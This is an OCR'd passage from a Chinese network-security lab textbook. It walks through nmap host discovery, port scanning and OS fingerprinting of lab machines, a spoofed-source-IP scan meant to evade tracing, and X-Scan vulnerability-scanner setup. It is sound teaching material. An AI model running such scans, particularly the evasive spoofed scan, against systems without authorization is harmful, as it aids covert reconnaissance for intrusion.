


图 3.3.22 扫描结果窗口

在扫描结果窗口中，不同风险级别的端口及协议被清晰地标示出来。

其中 Security Note 是安全注释，Security Warning 是安全警告，Security holes 是安全漏洞，再展开其中的一项，例如 Security holes，可以看到关于漏洞的具体说明和解释。还可以单击下面的 Save report 按钮，把这次扫描结果保存为某种格式。如果保存为 NSR 格式，可以用命令 nussesd -r *.nsr 打开某个扫描结果；如果保存为 HTTP 格式，直接用浏览器打开即可。

3. 使用 nmap 进行扫描

nmap 是 Linux 下的网络扫描和嗅探工具包，可以帮助网管人员深入探测 UDP 或者 TCP 端口，直至主机所使用的操作系统；还可以将所有探测结果记录到各种格式的日志中，为系统安全服务。其基本功能有 3 个：一是探测一组主机是否在线；二是扫描主机端口，嗅探所提供的网络服务；三是可以推断主机所用的操作系统。nmap 可用于扫描仅有两个节点的 LAN，还可以扫描 500 个节点以上的网络。nmap 还允许用户定制扫描技巧。通常，一个简单的使用 ICMP 协议的 ping 操作可以满足一般需求。

(1) 检查 nmap 是否已安装。

在命令行界面中输入以下命令：

```
rpm -q nmap
```

返回结果如图 3.3.23 所示。

```
root@redhat73:~
[root@redhat73 root]# rpm -q nmap
nmap-2.54BETA31-1
[root@redhat73 root]#
```

图 3.3.23 用 rpm 命令检查 nmap 的安装情况

(2) 也可以使用 whereis 命令(whereis nmap)或者 find 命令(find /-name nmap)来验证 nmap 是否已安装及其位置，如图 3.3.24 所示。



图 3.3.24 用 where is 命令检查 nmap 的安装位置

(3) 如果没有以上返回信息，说明 nmap 尚未安装。在获得 nmap 安装包后，使用以下命令进行安装：

```
rpm -i nmap-2_3BETA14-1_i386.rpm
```

(4) 执行命令/usr/bin/nmap -h 以获得帮助信息,如图 3.3.25 所示。

```
root@redhat73:~
[root@redhat73 root]# nmap -h
Nmap V. 2.54BETA31 Usage: nmap [Scan Type(s)] [Options] <host or
net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,313
37'
  -F Only scans ports listed in nmap-services
```

图 3.3.25　获取 nmap 帮助信息

(5) 执行以下命令进行连通性检测:

nmap - sP 192.168.0.*

其中 192.168.0 为当前网段。运行结果如图 3.3.26 所示。

```
root@redhat73:~
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLE
S
[root@redhat73 root]# nmap -sP 192.168.0.*

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (192.168.0.1) appears to be up.
Host  (192.168.0.159) appears to be up.
Host  (192.168.0.220) appears to be up.
Host   (192.168.0.255) seems to be a subnet broadcast address (re
turned 1 extra pings).

Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 5
seconds
[root@redhat73 root]#
```

图 3.3.26　nmap 连通性检测

(6) 执行以下命令进行端口扫描,注意观察开放的端口号:

nmap - sS 192.168.1.x

x 为合作伙伴座位号,在本例中为 159。执行结果如图 3.3.27 所示。

(7) 使用 nmap 的 TCP/IP 探测功能查询合作伙伴的系统信息,命令如下:

namp - O 192.168.0.x

x 为合作伙伴座位号,在本例中为 159。执行结果如图 3.3.28 所示。

(8) 注意返回的信息,接下来使用同样的方法查询教师机的系统信息,在返回信息中应该看到教师机的开放端口和操作系统信息,这些数据一旦被攻击者获得,就有可能导致被攻击和破坏。

(9) 使用参数 U 检测 NT 下的 UDP 端口:

nmap - sU 192.168.0.x

```
root@redhat73:~
[root@redhat73 root]# nmap -sS 192.168.0.159

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.159):
(The 1543 ports scanned but not shown below are in state: closed)
Port        State       Service
25/tcp      open        smtp
53/tcp      open        domain
80/tcp      open        http
135/tcp     open        loc-srv
139/tcp     open        netbios-ssn
443/tcp     open        https
445/tcp     open        microsoft-ds
1025/tcp    open        listen
1026/tcp    open        nterm
1030/tcp    open        iad1
1031/tcp    open        iad2
```

图 3.3.27　nmap端口扫描

```
root@redhat73:~
[root@redhat73 root]# nmap -O 192.168.0.159

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.159):
(The 1543 ports scanned but not shown below are in state: closed)
Port        State       Service
25/tcp      open        smtp
53/tcp      open        domain
80/tcp      open        http
135/tcp     open        loc-srv
139/tcp     open        netbios-ssn
443/tcp     open        https
445/tcp     open        microsoft-ds
1025/tcp    open        listen
1026/tcp    open        nterm
1030/tcp    open        iad1
1031/tcp    open        iad2

Remote operating system guess: Windows Millenium Edition v4.90.30
```

图 3.3.28　nmap查询伙伴系统信息

x 为合作伙伴座位号。执行结果如图 3.3.29 所示。

```
root@redhat73:~
[root@redhat73 root]# nmap -sU 192.168.0.159

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.159):
(The 1449 ports scanned but not shown below are in state: closed)
Port        State       Service
9/udp       open        discard
53/udp      open        domain
135/udp     open        loc-srv
137/udp     open        netbios-ns
138/udp     open        netbios-dgm
445/udp     open        microsoft-ds
500/udp     open        isakmp
1032/udp    open        iad3
3456/udp    open        vat
4000/udp    open        icq

Nmap run completed -- 1 IP address (1 host up) scanned in 5 secon
```

图 3.3.29　nmap检测NT下的UDP端口

（10）输入以下命令，检测端口信息，同时伪造源 IP 地址，这样做不仅获得了端口信息，同时还使得检测方不会被轻易发现、跟踪。

```
nmap -sS 192.168.0.159 -S 192.168.0.34 -e eth0 -P0
```

执行结果如图 3.3.30 所示。

```
root@redhat73:~
[root@redhat73 root]# nmap -sS 192.168.0.159 -S 192.168.0.34 -e e
th0 -P0

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.159):
(The 1543 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
53/tcp     open        domain
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1025/tcp   open        listen
1026/tcp   open        nterm
1030/tcp   open        iad1
1031/tcp   open        iad2
```

图 3.3.30　nmap 伪造 IP 检测端口

4. 使用 X-Scan 进行漏洞检测

X-Scan 是由安全焦点（Xfocus Team）开发的一个功能强大的扫描工具。它采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，提供了图形界面和命令行两种操作方式，扫描内容包括远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类。

1）运行主程序

X-Scan 主程序窗口上方的功能按钮包括扫描模块、开始扫描、暂停扫描、终止扫描、检测报告、使用说明、在线升级、退出，如图 3.3.31 所示。




图 3.3.31　X-Scan 主程序

2）扫描参数设置

选择“设置”菜单下的“扫描参数”命令，弹出“扫描参数”窗口，在“检测范围”中的“指定IP范围”文本框中输入要检测的目标主机的域名或 IP 地址，也可以对多个 IP 地址进行检测。例如，输入 192.168.0.1-192.168.0.255，对这个网段的主机进行检测，如图 3.3.32 所示。




图 3.3.32 X-Scan 检测范围

在“全局设置”中，可以选择线程和并发主机数量，如图 3.3.33 所示。在“其他设置”中还有“跳过没有响应的主机”和“无条件扫描”，如果设置了“跳过没有响应的主机”，当对方禁止了 Ping 或防火墙设置使对方没有响应的时候，X-Scan 会跳过当前主机，自动检测下一台主机。如果选择“无条件扫描”，X-Scan 会对目标进行详细检测，这样结果会比较详细，也会更加准确，但扫描时间会延长。通常对单一目标会使用这个选项。

